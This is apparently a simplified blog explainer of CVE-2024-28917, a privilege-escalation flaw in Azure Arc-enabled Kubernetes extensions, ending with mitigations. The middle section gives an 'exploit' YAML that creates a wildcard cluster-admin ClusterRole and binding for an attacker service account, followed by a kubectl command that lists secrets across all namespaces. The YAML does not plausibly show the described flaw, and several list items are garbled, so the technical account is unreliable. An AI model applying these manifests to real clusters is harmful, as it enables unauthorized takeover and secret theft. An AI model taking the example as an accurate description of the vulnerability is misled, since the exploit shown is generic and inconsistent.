---
Introduction

In March 2024, Microsoft flagged a critical security flaw identified as CVE-2024-28917. This vulnerability affects Azure Arc-enabled Kubernetes clusters and allows attackers to gain privileged access at the cluster scope. If left unpatched, bad actors can exploit this to escalate their privileges, potentially compromising the entire cluster.
In this post, we’ll break down what this vulnerability is, how attackers could exploit it, what it looks like in practice (with code!), and how to protect your environment. All the details here are simplified for readers who might not be Kubernetes experts but still need to understand the risk.
What Is Azure Arc-Enabled Kubernetes?
In simple terms, Azure Arc lets you manage Kubernetes clusters (even those outside Azure) using Azure tools. “Extensions” are plug-ins you install to expand cluster functionalities.
With great power comes a wide attack surface. If an extension exposes more permissions than needed, it risks security.
CVE-2024-28917 is a Cluster-Scope Elevation of Privilege issue. Here’s the situation
- Some Arc-enabled Kubernetes extensions create resources (like Kubernetes ServiceAccounts and Roles) with cluster-wide permissions.
- If an attacker can somehow trigger the extension installation or tamper with resources, they could end up with permissions to do nearly anything on the cluster (e.g., list secrets, create pods, etc).
These accounts get bound to powerful roles, sometimes broader than needed.
- If an attacker can influence the extension configuration (think: supplying parameters or custom resource definitions), or exploit a misconfigured extension installation path, they get a cluster-wide RoleBinding.
Step 1: Attacker Gets Limited Auth (Namespace User)
Suppose an attacker has access to one namespace on the cluster (maybe through a mistake, leak, or permissions that were set too wide).
Step 2: Attacker Initiates Extension Install or Manipulates Config
Azure Arc-enabled Kubernetes lets some users install extensions via Custom Resource Definitions (CRDs). If the RBAC rules are too generous, the attacker can:
Create an extension config (CRD) in the namespace they control.
- Supply values that lead the extension to create cluster-scoped privileged objects (like a ClusterRole).
Step 3: Extension Operator Grants Cluster Permissions
When the extension is installed, the operator deploys roles/bindings as per the attacker’s config, effectively giving them cluster-admin access.
Step 4: Attacker Confirms Privilege Escalation
With a service account in hand, attacker uses kubectl to access other namespaces, secrets, and more.
Example: Exploit via Crafting an Extension Custom Resource
Suppose we control attacker-ns and can create a CRD to deploy an extension.
# attacker-extension.yaml
apiVersion: app.k8s.io/v1beta1
kind: Application
metadata:
  name: evil-extension
  namespace: attacker-ns
spec:
  componentKinds:
    - group: rbac.authorization.k8s.io
      kind: ClusterRole
---
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: evil-cluster-admin
rules:
  - apiGroups: ["*"]
    resources: ["*"]
    verbs: ["*"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: evil-binding
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: ClusterRole
  name: evil-cluster-admin
subjects:
  - kind: ServiceAccount
    name: attacker
    namespace: attacker-ns
Upload this YAML to your namespace (if you have CRD access).
2. The extension operator processes it and unwittingly installs a ClusterRole and ClusterRoleBinding.
Use it to run privileged kubectl commands
kubectl --as=system:serviceaccount:attacker-ns:attacker get secrets --all-namespaces
Mitigation: How Should You Defend?
1. Patch ASAP:
Microsoft released updates to tighten extension permissions
- Review guidance at: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-28917
2. Review RBAC Policies:
Install extensions
- Create/modify Custom Resources (CRDs)
Bind cluster roles
3. Least Privilege Principle:
Don’t give extension operators (or any service) cluster-admin unless absolutely necessary.
4. Monitor Cluster Events:
Use auditing tools to track new ClusterRole/ClusterRoleBinding creations, especially not initiated by central admins.
5. Remove Unused Extensions:
And remove stale roles/bindings.
References
- Microsoft Security Response Center — CVE-2024-28917
- Azure Arc Kubernetes Extensions Documentation
- Kubernetes RBAC Docs
Conclusion
CVE-2024-28917 is a classic case of misconfigured permissions and cluster-scoped extension mismanagement. If you run Azure Arc-enabled Kubernetes clusters, review your setups right now! Patch, restrict, and monitor — before an external actor exploits this elevation-of-privilege flaw.
Stay safe, and keep your clusters tight!
*Copyright © 2024 – Exclusive simplified breakdown for reference and educational use. Share responsibly.*
Timeline
Published on: 04/09/2024 17:15:51 UTC
Last modified on: 04/10/2024 13:24:00 UTC